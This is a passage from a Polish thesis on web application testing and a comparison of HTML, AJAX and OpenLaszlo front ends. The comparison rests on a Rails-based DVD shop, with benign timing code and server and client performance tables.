Testowanie aplikacji jest naturalną kontynuacją implementacji systemu w modelu kaskadowym inżynierii oprogramowania. Ogólne zasady testowania oprogramowania klasycznych aplikacji desktopowych znajdują zastosowanie również podczas tworzenia aplikacji webowych. Podstawowe informacje o testach aplikacji nie wymagają tutaj wymieniania. Skupimy się natomiast na cechach tego procesu właściwych jedynie dla środowiska webowego. Przede wszystkim testowanie każdej aplikacji działającej w środowisku sieciowym jest znacznie trudniejszym zadaniem niż w przypadku zwykłych lokalnie działających programów. Nie dosyć że mamy do czynienia z dwoma różnymi aplikacjami, klientem i serwerem, to na dodatek działanie ich polega na wymianie informacji między nimi. Odnalezienie błędów i ich przyczyn w tak złożonej strukturze może być stosunkowo trudne. W przypadku klasycznych aplikacji korzystających jedynie z interfejsu HTML, statyczna istota warstwy prezentacji znacznie ogranicza zasięg występowania błędów, w przypadku jednak złożonych aplikacji RIA liczba kodu i wysiłek związany z testowaniem może się okazać porównywalny ze średniej wielkości systemem desktopowym. Stąd wielu producentów kładzie duży nacisk na bardzo wczesne testowanie systemu - testy jednostkowe.

5.4.1. Testy Jednostkowe

Unit Testing polega na tworzeniu programowych procedur wykonujących kod aplikacji i porównujących go z oczekiwaniami. Procedury te tworzy się dla każdego modułu kodu generującego możliwy do zdefiniowania wynik. Takie podejście automatyzuje proces testowania i pozwala względnie tanio wykonywać wielokrotne testy systemu w miarę wprowadzania kolejnych modyfikacji. Dodatkowy czas poświęcony na implementacje testów szybko zwraca się, ponieważ im wcześniej zostanie wykryty błąd tym tańsze jest jego usunięcie.

Narzędzia tworzenia testów jednostkowych oprogramowania serwera są szeroko dostępne lecz ścisłe powiązane z platforma na jakiej aplikacje tworzymy. ASP.NET [32] czy Ruby [56] posiadają wbudowane biblioteki umożliwiające ich tworzenie. Wiele frameworków aplikacji webowych oferuje własne metody przeprowadzania testów. Istnieją wreszcie dodatkowe biblioteki stworzone specjalnie do testów jednostkowych na danej platformie. Najpopularniejszym z nich jest chyba JUnit na platformie Java, który doczekał się wielu mutacji na innych platformach (NUnit, sqlUnit). Wybór konkretnego rozwiązani wykracza poza ramy niniejszej pracy, dla której w zupełności wystarczą biblioteki standardowo dostarczone z frameworkiem Ruby on Rails, a wiec moduł Test:Unit [57,37].

Podobnie wygląda tworzenie testów jednostkowych po stronie klienta. AJAX posiada całą gamę różnych bibliotek i rozszerzeń. Niektóre z nich działają po stronie przeglądarki jak np: biblioteka Scriptaculos [19] dostępna standardowo wraz z frameworkiem Ruby on Rails. Inne jak JsUnit powiązane są z warstwą logiki aplikacji. W przypadku młodszych platform OpenLaszlo i Flex liczba dostępnych narzędzi jest na razie ograniczona. Ten pierwszy oferuje jedynie standardową klasę lzUnit odpowiedzialną za testy jednostkowe, Adobe przygotowało natomiast do testowania framework FlexUnit.

5.4.2. Test Integracyjne

W miarę jak system rozrasta się testy jednostkowe mogą być już niewystarczające. Poszczególne moduły choć działające poprawnie mogą w sumie dawać błędnie działający system. W przypadku aplikacji webowych należy testować współdziałanie ze sobą poszczególnych usług oferowanych przez system, a więc wysokopoziomowych funkcji aplikacji. Wymaga to narzędzi w ograniczonym stopniu naśladujących działanie

przeglądarek internetowych. Pozwalają one na tworzenie złożonych scenariuszy testów i porównywanie ich wyników z deklarowanymi rezultatami. Podobnie jak w przypadku testów jednostkowych liczba dostępnych narzędzi jest dość szeroka. Wiele środków służących do testów jednostkowych posiada również moduły pomocne przy tego rodzaju badaniach. Programiści Javy mogą na przykład wykorzystać do tego wcześniej wymieniany JUnit. Niektóre platformy jak Ruby on Rails oferują osobny zestaw klas pozwalających wykonywać określone żądania do serwera i analizować wyniki. Można wreszcie zamiast rozwiązań opartych o konkretne platformy wykorzystać wiele uniwersalnych aplikacji pomocniczych pozwalających testować działanie aplikacji webowej jak Selenium [36] czy WebInject [20]. Ciekawą alternatywę stanowią narzędzia wykonujące testy za pośrednictwem instancji przeglądarki internetowej takie jak Watir [55].

5.4.3. Narzędzia Debugowania AJAX

Samo odnalezienie błędu w kodzie nie powoduje automatycznie jego usunięcia. Należy jeszcze zidentyfikować i wyeliminować jego przyczynę. Proces ten po stronie serwera jest ściśle powiązany z platformą programową i nie będzie tutaj rozpatrywany.

W przypadku aplikacji HTML debugowanie ograniczone jest do rozwiązywania problemów związanych z niewłaściwym wyświetlaniem komponentów graficznych. Walidatory, inspektory drzewa DOM, konsole błędów i różnorodne pluginy przeglądarek pomocne projektantom stron WWW stanowią wypróbowane metody rozwiązywania problemów z dokumentami HTML.

O wiele trudniejszym zadaniem jest identyfikacja błędów w kodzie aplikacji klienckich RIA. Jak wskazywaliśmy wcześniej ich złożonością i rozległością bardzo przypomina standardowe aplikacje, a brak kompilacji dodatkowo powoduje, że ewentualne nawet najprostsze błędy odnaleźć można dopiero podczas pracy systemu. Na szczęście twórcy platform wyszli na przeciw oczekiwaniom programistów. Oto kilka popularnych narzędzi AJAX : Mozzilla Consol, Mozzilla DOM Inspector, Mozzilla Greasemonkey, Mozzilla Dewelopers Tool, Venkman, JSList. W przypadku nowoczesnych platform RIA, które korzystają z własnych środowisk wykonalnych lista dostępnych środków jest znacznie bardziej ograniczona.

OpenLaszlo polega wyłącznie na własnej konsoli debugowania, która rejestruje wszystkie błędy wykonywanego programu. Co ciekawe nie jest ona częścią kompilatora

Laszlo, a integralnym komponentem samej aplikacji. Pozwala na inspekcje instancji obiektów aplikacji i interaktywne wprowadzanie kodu bez konieczność rekompilacji systemu. Otwiera to szerokie możliwości śledzenia kodu i wykrywania wycieków pamięci.

5.4.4 Testy Akceptacyjne

Ostatnia faza testów aplikacji webowej. Do oceny funkcjonalności aplikacji przez klienta nie potrzeba na pierwszy rzut oka dodatkowych narzędzi. Ponieważ jednak aplikacje te działają w środowisku sieciowym i są wykorzystywane przez wielu użytkowników jednocześnie często są one obłożone wymaganiami odnośnie poziomu obciążania, jakiemu na określonej konfiguracji serwera aplikacji będzie w stanie sprostać. Dla przeprowadzenia tego rodzaju testów potrzeba symulacji środowiska w jakim działać będzie system. Stosuje się do tego aplikacje generujące pożądane obciążenie serwera HTTP. Najbardziej znane z nich to chyba Apatch JMeter i Microsoft Web Application Stress Tool. Generują one graficzne wykresy i szczegółowe sprawozdania z testów. Oczywiście aplikacje tego typu nie wykonują kodu aplikacji klienckich, lecz w przypadku tego rodzaju badań nie jest to konieczne.

Ogólnie brak na razie wygodnych i rozbudowanych narzędzi testowania aplikacji warstwy prezentacji, jednakże funkcjonalność oferowana przez biblioteki i frameworki testów regresyjnych jest wystarczająca dla stworzenia automatycznych testów produkowanych systemów. Dla osób poszukujących właściwego narzędzia można polecić adres WWW http://www.softwareqatest.com/qatweb1.html. Znajduje się tam lista kilkuset narzędzi testowania aplikacji webowych dla niemal wszystkich platform wraz z krótkimi charakterystykami.

5.5. Instalacja i Konserwacja

Obydwie te fazy mogą być bardzo skomplikowanymi i złożonymi procesami. Aktualnie wdrożenie aplikacji webowej wymaga konfiguracji coraz bardziej złożonych serwerów WWW, serwerów aplikacji i baz danych. Niejednokrotnie aplikacja obsługiwana jest przez wiele połączonych ze sobą maszyn. Należy zauważyć że każda z warstw aplikacji wymaga oddzielnego traktowania. Proces instalacji warstwy danych i logiki aplikacji może być stosunkowo złożony, zwłaszcza jeśli aplikacja ma obsługiwać dużą

liczbę żądań. Z punku widzenia warstwy prezentacji, a więc użytkownika, jest to jednak proces niezmiennie prosty. Dane pobrane z serwera są zawsze pobierane przez klienta HTTP i interpretowane. Jeśli to konieczne kod wykonuje dodatkowe środowisko wykonawcze (Maszyna Wirtualna Javy, odtwarzacz Flsh). Dopiero najnowsze platformy RIA Silverlight, JavaFX i Flex oferują możliwość trwałej instalacji programu na maszynie klienta, lecz jest to proces całkowicie zautomatyzowany. Brak w tej kwestii jakiś poważnych różnic miedzy statycznym HTML, a Bogatymi Aplikacjami Internetowymi.

Podobnie konserwacja wszystkich aplikacji webowych choć jest zdecydowanie najdłuższą i najkosztowniejszą z faz [4], to zawsze stanowi ona przedłużenie fazy implementacji. Jeśli podczas niej weźmie się pod uwagę wszystkie wcześniej wspomniane kwestie bezpieczeństwa, refaktoryzacji i testowaniem aplikacji, faza konserwacji z pewnością będzie względnie tania i bezproblemowa.

5.6. Podsumowanie

Rozdział ten w każdej części wskazuje na dodatkowe koszty i nakłady pracy jakie pociąga za sobą korzystanie w warstwie prezentacji z zaawansowanych platform RIA. Jak wynika z poprzednich rozdziałów pracy w zamian oferują one znacznie szerszą i bardziej ergonomiczną funkcjonalność, a także wsparcie dla wielu multimedialnych technologi przydatnych podczas tworzenia aplikacji webowej oferującej usługi porównywalne z systemami deskotopowymi. W przypadku jednak aktualnie dominujących zastosowań języka HTML, alternatywne technologie warstwy prezentacji nie są niezbędne dla zaspokojenia oczekiwań użytkowników i ponoszone przez developera nakłady mogą nie zostać zrekompensowane przez poprzez znacząco wyższą konkurencyjność produktów webowych.

6. Praktyczne porównanie zaimplementowanych aplikacji

Rozdział ten zawiera opis testowej aplikacji webowej, multimedialnego sklepu internetowego DVD Heaven. W rozdziale znajdą się zarówno ogólne ramy funkcjonalne aplikacji jaki i szczegóły implementacji projektu. Dla celów porównawczych aplikacja DVD Heaven została zaimplementowana w trzech różnych technologiach warstwy prezentacji. Jako standardowa aplikacja webowa złożona z dynamicznie generowanych dokumentów HTML, a także bogata aplikacja internetowa platform AJAX i OpenLaszlo. Po prezentacji samej aplikacji, omówione zostaną narzędzia badawcze i wyniki testów zarówno po stronie serwera jak i klienta.

6.1. Wymagania Funkcjonalne

Funkcjonalność sklepu internetowego jest stosunkowo dobrze znanym zagadnieniem. Aplikacja powinna prezentować określony zbiór dystrybuowanych dóbr i zbierać przychodzące od użytkowników zamówienia. Oczywiście wraz z nieograniczoną konkurencją na rynku stworzono wiele mechanizmów marketingowych, które znalazły swoje odbicie w konstrukcji komercyjnych sklepów, lecz ze względu na ograniczone ramy czasowe projektu zostały one pominięte. Fundamentalne warunki funkcjonalne systemu to:

- przeglądanie towarów z kilkunastu kategorii. Filmy DVD, VHS, VCD itp., dla testów obciążeniowych wystarczy około tysiąc produktów w bazie danych
- podkategorie produktów pod względem gatunków filmowych,
- logowanie i autoryzacja użytkowników,
- mechanizm wyszukiwania produktów o określonej nazwie (formularz poszukiwań),
- koszyk na wybrane produkty z możliwością dodawania i usuwania przedmiotów, a także aktualizacji liczby zamawianych produktów,

– dodawanie zawartości koszyka do oczekujących na realizacje zamówień,

– zakładki służące do zaznaczania interesujących towarów,

– możliwość komentowania towarów,

– możliwość oceniania produktów w skali od 1 (słaby) do 5 (bardzo dobry).

– galeria zdjęć każdego z produktów o zmiennej liczbie elementów,


– animowane efekty.

Powyższe wymagania powinny stanowić wystarczające wyzwanie dla platform aplikacji webowych, by porównać ich wzajemne możliwości. Są one również wystarczająco typowe by mieć pewność że w projekcie nie wystąpią specyficzne dla danej platformy ograniczenia.

6.2. Warstwa trwałości

W przypadku DVD Heaven skorzystamy w warstwie trwałości z bazy MySQL. Na rysunku 7 przedstawiono diagram encji aplikacji. Rdzeniem aplikacji są oferowane do sprzedaży produkty-obiekty Thing. Każdy z nich przynależy do określonego typu (Type : Płyta DVD, Płyta CD, Kaseta VHS, Książka itp.), kategorii (Category : Komedia, Dramat, Horror itp.) i producenta (Producent). Dodatkowo z każdym towarem związana jest pewna grupa zdjęć (Foto) służąca do wyświetlania galerii. Zdjęcia przechowywane są w systemie plików serwera WWW.

Każdy z użytkowników jest reprezentowany przez obiekt User. Może on dokonywać zamówień, komentować towary, oceniać je w skali liczbowej (od 1 do 5) i zaznaczać dla siebie. Wszystkie te operacje posiadają odbicie w modelu danych, poprzez odpowiednio tabele Requests, Coments, Votes i Favorits.



Rys. 5: Model Koncepcyjny DVD Heaven

6.3. Warstwa logiki aplikacji

Ponieważ system po stronie serwera został zaimplementowany za pomocą platformy Ruby on Rails, warstwa logiki aplikacji korzysta z wbudowanego w Rails zorientowanego obiektowo wzorca projektowego MVC.

6.3.1. Model

Za mapowanie relacyjno-objektowe odpowiadają w Rails instancje klasy dziedziczące po klasie ActiveRecord::Base. Ze względu na zasadę przedkładania konwencji ponad konfiguracją, każda z nich jest powiązana domyślnie z tabelą bazy danych MySQL o identycznej nazwie co klasa. Obiekty AciveRecord automatycznie otrzymują atrybuty właściwe dla kolumn odpowiadających im tabel. Jedynym co programista określa są powiązania między obiektami modelu. Za pomocą funkcji asocjacyjnych (has_one, has_many, belongs_to i has_many_and_belongs_to) określamy strukturę modelu danych i uzupełniamy klasy ActiveRecord o metody pomocne podczas manipulacji modelem. W większości zastosowań umożliwiają one operowanie danymi poprzez całkowicie obiektowy interfejs, pozbawiony instrukcji SQL.

6.3.2. Kontroler

W Rails klasa kontrolera dziedziczy po ActionController::Base. Każdy adres URL kierowany do aplikacji po części domenowej zawiera nazwę kontrolera, który ma być wywołany, a następnie żądanej w obrębie kontrolera akcji. W Rails brak jest standardowego mechanizmu delegacji przez kontroler obiektów do wykonywania akcji. Zamiast tego akcje stanowią poszczególne metody kontrolera (nazwa metody jest równocześnie identyfikatorem akcji). W przypadku niedużych systemów cała logika może się z powodzeniem zawierać się w pojedynczym pliku Ruby ponieważ kod tego języka jest nawet dziesięciokrotnie mniejszy niż innych platform. Domyślnie po zakończeniu wykonywania metody kontrolera, renderowany jest Widok o nazwie identycznej co wykonana akcja. Ewentualnie może też nastąpić przekierowanie do innej akcji. Każdy z kontrolerów (html, laszlo, ajax), choć operuje na tych samych obiektach Modelu, odpowiada za współpracę z inną technologia warstwy prezentacji i posiada podobną, lecz ściśle dopasowaną do niej implementacje.

6.3.3. Widok

Widoki w szkielecie projektowym Ruby on Rails stanowią pliki szablonów RHTML. Jeden dla każdej akcji kontrolera. Analogicznie do innych platform, są to dokumenty tekstowe przetwarzane przez Ruby. Zawarty wewnątrz znaczników „<%%>” kod jest wykonywany, a jego wynik może zastąpić sam znacznik. Oczywiście do dyspozycji programisty Rails oddaje całą gamę usprawnień tego procesu na omówienie których brak tutaj miejsca. Ułatwiają one jednak wygodne i sprawne generowanie dynamicznych dokumentów HTML, XML itp.

W przypadku klasycznego systemu generowane Widoki stanowią kompletną warstwę prezentacji aplikacji. Dla bogatych aplikacji internetowych, dokumenty generowane przez Rails i rozpowszechniane za pomocą protokołu HTTP, służą udostępnianiu danych Modelu poprzez język XML. W takiej sytuacji aplikacja Rails pełni rolę usługi sieciowej o architekturze REST.

Często MVC wymaga dużych nakładów pracy, lecz Rails dzięki rezygnacji ze złożonej konfiguracji eliminuje tę niedogodność. Podczas implementacji aplikacji testowej Ruby on Rails okazał się wygodną do tworzenia bogatych aplikacji webowych platformą.

6.4. Warstwa prezentacji : HTML

Interfejs stron HTML (Rys.6) został stworzony w oparciu o najbardziej popularny schemat. Po lewej stronie okna przeglądarki znajduje się menu z kategoriami produktów, a także formularzami logowania i wyszukiwania. Centralną część okna przeglądarki zajmuje natomiast główny blok interfejsu zawierający zmieniającą się treść stron.

Ogólnie generowanie dokumentów za pomocą Ruby on Ralis jest stosunkowo łatwe i intuicyjne. Duże znaczenie ma tutaj kolejna z zasad Rails: unikanie powtarzającego się kodu. Każdy dokument składa się z wyglądu (Layout), szablonu ERB (Ruby Embedded) zawierającego wspólną dla aplikacji część dokumentów HTML i odpowiedniego szablonu Widoku (View), który może wywoływać powtarzające się fragmenty Widoków (Partials).

Rys. 6: DVD Heaven, wersja HTML.

Niestety Rails nie oferuje klas generujących złożone kontrolki HTML tak jak robi na przykład Java Server Faces. Cała część wizualna aplikacji musi być wykonany

samodzielnie przez projektanta, co powoduje wystąpienie najważniejszej z wad aplikacji webowych o architekturze stron. Trudności implementacji systemu dla wielu przeglądarek. Mimo, że aplikacja testowana była jedynie na trzech przeglądarkach (Microsoft Internet Explorer, Opera i Mozilla Firefox 2.0) dopasowanie kodu do wszystkich trzech klientów zajęło podobną ilość czasu co stworzenie wersji prototypowej. Z pewnością doświadczony zespół wykonał by to zadanie szybciej, lecz nawet najbardziej doświadczeni projektanci wskazują, że całkowicie tego problemu nie da się wyeliminować.

Po za tym trudno wymienić jakieś istotne wady tego rozwiązania o ile akceptujemy statyczny charakter interfejsu. Całkowicie synchroniczna interakcja z użytkownikiem i brak elementów multimedialnych z punku widzenia projektanta stanowią poważne ograniczenia, dla programisty natomiast jedynie oszczędność pracy i uproszczenie testowania.

6.5. Warstwa prezentacji :AJAX

Funkcjonalnie wersja AJAX choć zawiera wszystkie funkcje interfejsu HTML jest działającą asynchronicznie aplikacją „jedno-stronową". Aby wykorzystać tę przewagę główny blok interfejsu aplikacji podzielony został na dwie części. Lewą przeznaczoną dla indeksów aplikacji (produkty z wybranej kategorii, ulubione produkty, itd.) i prawą zawierającą opisy produktów i zawartość koszyka. To rozwiązanie rekompensuje również brak wstecznego przycisku przeglądarki.

Dla implementacji zastosowano proponowaną przez Rails strategię AJAH (patrz paragraf 4.1.4). Framework korzystając z bibliotek Prototype i Scripttacolus generuje kod JavaScript za pomocą klas pomocniczych AjaxHelper, np:


```
link_to_remote( @typ[i].nazwa, :update => "towary",
      :url => {:action =>"kategorie", :id => @typ[i].id})
```

tworzy w widoku odnośnik do zdalnego zasobu postaci :

```
<a href="#" onclick="new Ajax.Updater('towary',
'/index/towary/id_kategori', {asynchronous:true,
evalScripts:true}); return false;">nazwa kategori</a>
```

Mimo korzystania z modułów pomocniczych część logiki klienta musi być tworzona bezpośrednio. Wymaga to dobrej znajomości samego języka JavaScript jak i bibliotek. Konsole błędów przeglądarek stanowią absolutne minimum dla testowania aplikacji. W przypadku AJAX poprzednio wskazana kwestia kompatybilności aplikacji

z przeglądarkami pogłębia się.. Dużą część problemów na tym polu rozwiązują biblioteki Prototype i Scripaculous. Niestety same nie są pozbawione błędów. Podczas testów aplikacji okazało się że w przypadku Opery określony rodzaj efektów Scripaculous przywraca dla animowanego elementu styl domyślny. Ponieważ zmiana biblioteki była w tak późnej fazie implementacji bardzo kosztowna zrezygnowano z efektów wizualnych na tej platformie. Pokazuje to, że dobranie właściwej biblioteki AJAX należy dokonywać bardzo rozważnie, a i tak wybrany framework może nie spełniać wymagań projektu.



Rys. 7: DVD Heaven, wersja AJAX.

6.6. Warstwa prezentacji : OpenLaszlo

Praca na tej platformie okazała się najtrudniejsza. Przede wszystkim deklaratywny język interfejsu OpenLaszlo, LZX oferuje wiele niedostępnych w innych środowiskach mechanizmów implementacji, których wykorzystanie wymaga praktyki. Laszlo Systems przygotowało również cały zestaw gotowych komponentów i stylów o wyglądzie i funkcjonalności zaczerpniętych z aplikacji desktopowych, które musi poznać

programista. Dodatkowo struktura interfejsu i dokumentacja zachęcają do tworzenia własnych klas komponentów poprzez rozszerzanie wyglądu i funkcjonalności już istniejących. OpenLaszlo nie zawiera również jakichkolwiek domyślnych mechanizmów organizacji komponentów, co zwiększa nakład pracy, choć pozwala bez żadnych ograniczeń aranżować układ interfejsu. Niestety bardzo dużą elastyczność w budowaniu interfejsu wiąże się z pewnymi zagrożeniami. Wydajność Flasha w wyświetlaniu złożonych, zagnieżdżonych struktur nie jest momentami akceptowalna. Utworzenie każdego bloku (View) wymaga pewnych zasobów systemu i łatwo stworzyć interfejs, który poważnie obciąża procesor nawet stosunkowo wydajnych jednostek. Dla rozwiązania trudności związanych z wydajnością twórcy przygotowali mechanizm tzw. „leniwej replikacji" (lazy replication) i „wspólnej puli" (pooling). Pozwalają one co prawda znacząco przyśpieszyć inicjalizację nawet bardzo dużych zbiorów danych, lecz kosztem renderowania interaktywnych reakcji komponentu. Ogólnie osiągnięcie krótkiego czasu inicjalizacji i płynnej animacji obiektów wymaga pewnej uwagi.


Architektura integracji danych OpenLaszlo również w znaczący sposób odbiega od stosowanej przez AJAX. OpenLaszlo domyślnie obsługuje dane w formacie XML. Choć platforma implementuje własny model DOM danych, jest on skomplikowany i dużo łatwiej jest skorzystać z automatycznego mechanizmu asocjacji danych z interfejsem – -databinding. Z jednej strony pozwala on bardzo łatwo wyświetlać i manipulować danymi za pomocą języka XPath. Z drugiej nie jest zbyt przejrzysty i modyfikacja standardowych metod wiązania danych jest zadaniem złożonym.

Ogólnie doświadczenia zgromadzone przy programowaniu wersji AJAX, nie znajdują zastosowania w przypadku OpenLaszlo. Platforma ta stanowi zupełnie inny model architektury logiki aplikacji, choć czas tworzenia aplikacji na platformach AJAX i OpenLaszlo wydaje się podobne, migracja z AJAX jest z pewnością kosztowna.

Rys. 8: DVD Heaven, wersja OpenLaszlo

6.5. Narzędzia testowe

Podstawowym narzędziem testowania serwera będzie Apatch JMeter. Jest on aplikacją Javy, zaprojektowaną do tworzenia i wykonywania testów funkcjonalnych i integracyjnych, a także symulowania dużego obciążenia ruchem sieciowym aplikacji webowej. Program potrafi mierzyć parametry wykonywanych testów, generuje raporty i wykresy. Dla celów porównania technologi warstwy prezentacji nie będą wykonane testy wytrzymałościowe. Zamiast tego zbdane zostaną jedynie ważniejsze parametry komunikacji użytkownika z serwerem. Na rysunku 8 przedstawiono program podczas pracy. Testy wydajności renderowania interfejsu przez różne technologie wymagały własnych bardziej wyrafinowanych narzędzi.



Rys. 9: Apath JMeter podczas testów.

6.5.1. HTML

Czas pomiędzy wysłaniem żądania, a zakończeniem renderowania odpowiedzi znajduje się pomiędzy zdarzeniami onclick odnośnika lub przycisku, a zdażeniem onload elementu body. Problem stanowi zapamiętanie znaczników czasowych tych zdarzeń, ponieważ stan aplikacji z każdym przeładowaniem strony jest tracony. Dla ich zapamiętania między wywołaniami wykorzystane zostały domenowe parametry sesyjne, dostępne z poziomu JavaScript. Całością logiki testów zajmuja się funkcje getCookie(c_name), checkCookie(), rzadanie(), zaladowano(), reset() [54].

6.5.2. AJAX

Na tej platformie wykorzystane zostały zdarzenia biblioteki Prototype związane z wykonywaniem przez nie żądań asynchronicznych:

```
function przygotuj_AJAX()
{
      Ajax.Responders.register
      (
                  {
                        onCreate: czekaj_na_update ,
                        onLoaded: got_dane,
                        onComplete: pokaz_update,
                        onFailure : nieudany_ajax
```

```
                        }
            );
      },
```

Powyższy kod łączy funkcje testowe ze zdarzeniami modelu realizacji żądań Prototype. W momencie tworzenia obiektu XMLHTTPRequest wywoływana jest funkcja czekaj_na_Update, czas oczekiwania na odpowiedź mierzy funkcja got_dane wywoływana po otrzymaniu danych z serwera, ale przed przekazaniem sterowania do funkcji callback danego obiektu XMLHTTPRequest. Dopiero po zakończeniu obsługi asynchronicznego żądania funkcja pokaz_Update() aktualizuje średnie wartości czasu działania aplikacji.

6.5.3. OpenLaszlo

Dla zmierzenia wydajności tej aplikacji rozszerzono funkcjonalność klasy dataset zajmującej się wykonywaniem żądań do zdalnego serwera:

```
<class name="mydataset" extends="dataset">
      <method name="gotRawData" args="data">
            canvas.parsowanie();
            super.gotRawData(data);
      </method>
      <method name="setData" args="data, headers">
            canvas.init_rend();
            super.setData(data, headers);
      </method>
      <method name="doRequest">
            canvas.rzadanie();
            super.doRequest();
      </method>
      <method event="ondata">
            canvas.rend_end();
      </method>
</class>,
```

W tym przypadku wykorzystujmy fakt. iż każde żądanie inicjowane jest poprzez metodę doRequest, a przetwarzane pomiędzy wywołaniem metody gotRawData (wstępne przetwarzanie odebranych danych), setData (aktualizacja powiązanych z dataset komponentów) i zdarzeniem ondata, wyzwalanym już po aktualizacji interfejsu. Odpowiednie metody z powyższego kodu obliczają czas potrzebny aplikacji na te operacje.

6.6. Testy Wydajnościowe

W poniższym podrozdziale znajdują się wyniki szeregu testów wydajnościowych aplikacji DVDHeaven, które pomogą określić jak zastosowana technologia warstwy prezentacji wpływają na wydajność systemu jako całości.

6.6.1. Serwer

Dla przetestowania serwera wykorzystano pojedynczy wątek wywołujący funkcje systemu: wyszukiwanie produktów z określonej kategorii lub o określonej nazwie, przeglądanie charakterystyki produktu, pobieranie listy ulubionych produktów i dokonywanie zamówienia. W tabeli 4 zamieszczono wyniki testów:

Technologia	Liczba Próbek	Średni czas odpowiedzi [ms]	Liczba Odpowiedzi na sekundę [1/s]	Generowany ruch sieciowy [kB/s]	Średnia wielkość odpowiedzi [B]
HTML	50	2223	0.450	14,48	32990.62
Laszlo	50	1185	0.840	5.41	6595.7
AJAX	50	1177	0.849	9.38	11313.87

Tabela 5: Zestawienie wydajności serwerów aplikacji RIA

Pokazuje ona że, mimo jednakowej funkcjonalności, generowanie całych dokumentów HTML wymaga więcej operacji niż tworzenie struktury XML danych żądanych przez klienta, mimo wykorzystania pamięci podręcznej dla przechowywania najczęściej powtarzających się fragmentów strony. Serwer potrafi generować odpowiedzi XML w czasie około dwukrotnie krótszym.

Również generowany ruch sieciowe musi być większy ze względu na wielokrotne przesyłanie całej struktury strony. Różnica miedzy standardowym HTML, a żądaniami XML OpenLaszlo jest prawie pięciokrotna.

Wartym odnotowania faktem jest minimalna różnica między szybkością generowania fragmentów HTML przez kontroler AJAX, a dokumentami XML kontrolera Laszlo. Mimo, że te pierwsze dwukrotnie przewyższają wielkością drugie, różnica w szybkości odpowiedzi jest niemal niezauważalna. Jeśli jednak przyjrzeć się strukturze

obydwu dokumentów, łatwo zauważyć szereg podobieństw. Jeśliby usunąć nadmiarowe teksy informacyjne, struktura znaczników XHTML fragmentów interfejsu AJAX, bardzo przypomina budową dokumenty XML pobierane przez Laszlo.

Ogólnie różnice są odczuwalne. Szczególnie obciążenie sieci jest najbardziej miarodajnym wyznacznikiem stosunku przeniesienia logiki aplikacji na stronę klienta. Trzeba jednak zauważyć że koszty utrzymania serwera i łącza internetowego są dziś stosunkowo niskie. Ze względu na zastosowany sprzęt. Procesor Athlon 1700, 756MB RAM. Testy powinny służyć jedynie do względnej oceny poszczególnych aplikacji. W przypadku projektu komercyjnego z pewnością czas odpowiedzi serwera byłby dużo lepszy.

6.5.2. Klient

Wydajność po stornie klienta ocenia się na podstawie czasu potrzebnego na aktualizację graficznego interfejsu aplikacji po odebraniu odpowiedzi z serwera. Dodatkowo duże znaczenie ma również wielkość alokowanej przez program pamięci operacyjnej, jak również czas potrzebny na pierwsze uruchomienie aplikacji przez użytkownika. Ogólnie prezentowane platformy oferują podobny czas odpowiedzi potrzebny na pobranie odpowiedzi z serwera i jej przetworzenie (Tabela 5).

Tabela 6: Zestawienie wydajności klientów aplikacji RIA.

Technologia	Liczba żądań	Średni czas odpowiedzi [ms]	Czas renderowania [ms]	Aplikowana pamięć [MB]	Czas Inicjacji Interfejsu [ms]
Laszlo	20	1218	285	66486	8911
AJAX	20	1242	97,5	72824	1983
HTML	20	2437		18910	1184

Zaniepokojenie może budzić zajętość pamięci przez aplikację. Ponad trzykrotnie większa w przypadku AJAX'a i OpenLaszlo. Trzeba jednak brać pod uwagę iż obydwie aplikacje stosują strategie usuwania przez ukrywanie [12], co choć pozytywnie wpływa na wydajność znacząco zwiększa wymagania pamięciowe aplikacji.

Największym zaskoczeniem może być czas inicjacji aplikacji. W przypadku OpenLaszlo wynosi niemal 9 sekund. Jest to wystarczającym okresem by oczekiwać że

przeciętny użytkownik o słabszej konfiguracji, może poirytowany porzucić aplikację nim pierwszy raz z niej skorzysta. Niestety jest to całkowicie naturalna konsekwencja korzystania z Flash Playera. Aplikacja w nim uruchamiana musi być w całości pobrana z sieci i zainicjowana nim może podjąć interakcje z użytkownikiem.

Jeśli chodzi o wydajność silnika renderowania w przypadku zwykłych komponentów AJAX i OpenLaszlo wydają się prezentować porównywalne możliwości. Dla celów testowych wykonana została jednak dodatkowa „Bogata" wersja indeksu towarów. W jej przypadku bez stosowania standardowego komponentu grid służącego do wyświetlania list, złożone struktury bloków ładują się zauważalnie woniej (pomijając doładowywanie elementów graficznych), co jest raczej nie do przyjęcia w komercyjnej aplikacji. Konkludując w przypadku AJAX wydajność renderowania interfejsu nie stanowi problemu, odmiennie w przypadku OpenLaszlo powinna ona być przedmiotem szczególnej troski twórców aplikacji.

Renderowanie animowanych efektów natomiast, choć badana jedynie empirycznie, jest wydajniejsze na platformie OpenLaszlo. Flash Player wykonuje animacje odczuwalnie bardziej płynnie niż przeglądarki (większa liczba klatek na sekundę). Z pewnością Adobe dużo większy wysiłek wkłada w tą sferę funkcjonalności swojej platformy niż produceńci przeglądarek internetowych.

7. Podsumowanie i wnioski

Celem niniejszej pracy było przedstawienie wiodących technologi tworzenia aplikacji webowych wykorzystywanych w warstwie prezentacji. Zgromadzono informacje na temat architektury platform aplikacji RIA, i ich wykorzystania w poszczególnych fazach modelu kaskadowego inżynierii oprogramowania. Zaimplementowano również i przetestowano praktycznie trzy aplikacje internetowe wykonane za pomocą badanych technologii.

Porównywane technologie choć posiadają wiele cech wspólnych, zdecydowanie służą do zupełnie innych celów. HTML jest podstawowym formatem prezentacji informacji w internecie i jego pozycja nie jest zagrożona. Użytkownicy oczekujący w sieci konkretnych informacji z pewnością nie będą zachwyceni dużymi wymaganiami sprzętowymi ich ulubionego serwisu i dłuższym czasem ładowaniem aplikacji RIA. W przypadku popularnych aplikacji takich jak prezentowany w toku pracy sklep internetowy, dodatkowa funkcjonalność zwykle w niewielkim stopniu zrekompensuje duże wymagania platform RIA i wysokie koszty ich używania. Widać tutaj miejsce dla AJAX'a który może znacząco poprawić ergonomię statycznych aplikacji webowych. Tworzenie w nim jednak całkowicie dynamicznej, „jednostronowej” aplikacji wydaje nie mieć racjonalnych przesłanek. To co zaoszczędzimy na czasie serwera i ruchu sieciowym, z pewnością stracimy na rozwiązanie problemów z dopasowanie aplikacji do modelu biznesowego sieci internet. Jedynie w przypadku bardzo popularnych aplikacji, generujących duży ruch sieciowy powinno się rozważać tego rodzaju architekturę. Klienci email, gry w przeglądarkach internetowych, to systemy, które z pewnością mogą wiele zyskać na pełnym wykorzystaniu frameworku AJAX lub nawet bardziej złożonych platform.

